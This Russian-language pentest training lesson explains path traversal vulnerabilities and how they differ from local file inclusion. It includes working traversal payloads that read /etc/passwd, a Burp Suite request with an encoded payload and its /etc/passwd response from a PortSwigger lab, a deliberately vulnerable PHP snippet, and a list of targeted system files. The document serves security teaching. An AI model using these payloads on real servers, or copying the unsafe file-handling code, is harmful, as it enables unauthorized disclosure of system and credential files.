



АКАДЕМИЯ
КОДЕБАЙ

ПРОФЕССИЯ ПЕНТЕСТЕР

Всем доброго времени суток! В этом уроке мы поговорим про уязвимость обхода пути, также известную как уязвимость обхода каталога.

Path Traversal — это уязвимость, которая позволяет злоумышленникам получать доступ к файлам и каталогам, к которым они не должны иметь доступа. Обычно они возникают в веб-приложениях, но могут возникать в любом программном обеспечении, которое обрабатывает пути к файлам.

Как и многие другие распространенные недостатки, уязвимости обхода пути теоретически легко искоренить, тем не менее, они составляют примерно 5% всех новых CVE каждый год.

Уязвимости обхода пути базируются на том факте, что файл на веб-сайте имеет два адреса. Первый адрес — это местоположение файла в файловой системе компьютера, а второй адрес — публичный URL, используемый для доступа к файлу через HTTP.

Когда пользователь запрашивает файл, используя публичный URL-адрес, программное обеспечение веб-сервера сопоставляет публичный адрес с местоположением в файловой системе и извлекает файл.

Например, на веб-сайте располагается файл с именем report.pdf с общедоступным URL-адресом, который выглядит следующим образом:

```
https://www.vuln.ru/?file=report.pdf
```

Который соответствует файлу report.pdf в каталоге /var/www/html в файловой системе сервера:

```
/
└─ var/
    └─ www/
        └─ html/
            └─ report.pdf
```


На безопасном, хорошо настроенном веб-сайте или в приложении, веб-сервер применяет правила, ограничивающие доступ пользователя веб-сайта к файлам и каталогам.

На веб-сайте с уязвимостью обхода пути злоумышленник может манипулировать URL-адресом, чтобы получить доступ к частям файловой системы, к которым он не должен иметь доступа. Таким образом, уязвимость обхода пути может позволить пользователю заменить report.pdf относительным путем, например ../../../../etc/passwd:

<https://www.vuln.ru/?file=../../../../etc/passwd>

Приведенный URL-адрес соответствует /var/www/html/../../../../etc/passwd в файловой системе, что будет интерпретироваться как /etc/passwd:

```
/
└─ etc/
    └─ passwd
```



Burp Suite Community Edition v2021.8.2 - Temporary Project

Target: <https://a21f159c06192bb00e60070240206547.web-security-academy.net> HTTP/1

Request

```
1 GET /image?filename=
  %25%32%65%25%32%65%25%32%66%25%32%65%25%32%66%25%36%35%25%3
  7%34%25%36%33%25%32%66%25%37%30%25%36%31%25%37%33%25%37%33%25%37%
  25%36%34 HTTP/1.1
2 Host: a21f159c06192bb00e60070240206547.web-security-academy.net
3 Cookie: session=zrREt6eFEdbI0o4EPnAyWTrlqhbETIeQ
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159
  Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
  ;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://a21f159c06192bb00e60070240206547.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Te: trailers
11 Connection: close
12
13
```

Response

```
1 Content-Type: image/jpeg
2 Connection: close
3 Content-Length: 1256
4
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System
```

Уязвимости обхода пути могут использоваться для доступа к конфиденциальным данным, таким как учетные данные, а в некоторых случаях их даже можно использовать для запуска произвольного кода, что может привести к полному захвату цели.

Обход каталогов и включение локальных файлов (LFI)

Уязвимости обхода пути часто путают с локальным включением файлов (LFI), которое является похожей, но совершенно другой уязвимостью:

- LFI означает, что злоумышленник может включать файлы кода или просматривать файлы, расположенные в корневом каталоге документа и его подкаталогах. Это не означает, что злоумышленник может выйти за пределы корневого каталога документа.
- Обход каталогов означает, что злоумышленник может получить доступ к файлам, расположенным за пределами корневого каталога, но атака не предполагает запуска какого-либо вредоносного кода.

Эти два недочета очень часто появляются вместе и имеют одну и ту же причину: разработчик разрешает передавать пути к локальным файлам как часть пользовательского ввода.

Пример атаки обхода каталога

Давайте рассмотрим исходный код PHP с уязвимостью обхода каталога. Разработчик PHP-приложения хочет, чтобы пользователь мог читать текст, хранящийся в текстовых файлах на веб-сервере. Эти текстовые файлы загружаются другими пользователями и хранятся по абсолютному пути – /var/www/my_app/texts/. Ниже приведен фрагмент кода из файла texts/display.php, который отображает текст как часть HTML:

```
<?PHP
$file = $_GET["file"];
$handle = fopen($file, 'r');
$text = fread($handle, 1);
fclose($handle);
echo $text;
?>
```

Как мы видим, имя файла берется непосредственно из GET-запроса, полученного от пользователя. Таким образом, мы можем получить доступ и отобразить текст из файла text1.txt, используя следующий URL:

```
http://vuln.ru/my_app/display.php?file=text1.txt
```

В данном случае злоумышленник может манипулировать GET-запросом, используя следующую полезную нагрузку:

```
http://vuln.ru/my_app/display.php?file=../../../../etc/passwd
```

Скрипт display.php переходит на четыре уровня вверх к корневому каталогу Linux, затем к каталогу /etc/, а затем открывает файл passwd, содержащий все имена пользователей операционной системы на этом сервере:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
...
```

Поскольку веб-сервер и его приложения получают доступ к файлам, используя ограниченные разрешения системной учетной записи, используемой для веб-сервера, некоторые конфиденциальные файлы, такие как /etc/shadow (файл паролей Linux/UNIX с хешами), обычно не доступны в результате атаки обхода каталогов.

Вот некоторые файлы, которые часто становятся целью атак обхода каталогов на веб-серверах на базе Linux. Все эти файлы всегда доступны для чтения всем пользователям операционной системы:

/proc/version – содержит версию ядра Linux. Эта информация позволяет злоумышленнику найти эксплойты для этого конкретного ядра Linux.

/proc/mounts – содержит список смонтированных в данный момент файловых систем. Это позволяет злоумышленнику попытаться получить доступ к этим файловым системам.

/proc/net/arp – содержит таблицу адресов (ARP), которую можно использовать для обнаружения других подключенных систем (потенциальных целей для атаки).

Другие полезные нагрузки:

https://github.com/omurugur/Path_Traversal_Payload_List/tree/master/Payload

Ресурсы, используемые в уроке:

<https://portswigger.net/web-security/file-path-traversal/lab-simple> (требуется
регистрация)

<http://www.codenet.ru/services/urlencode-urldecode/>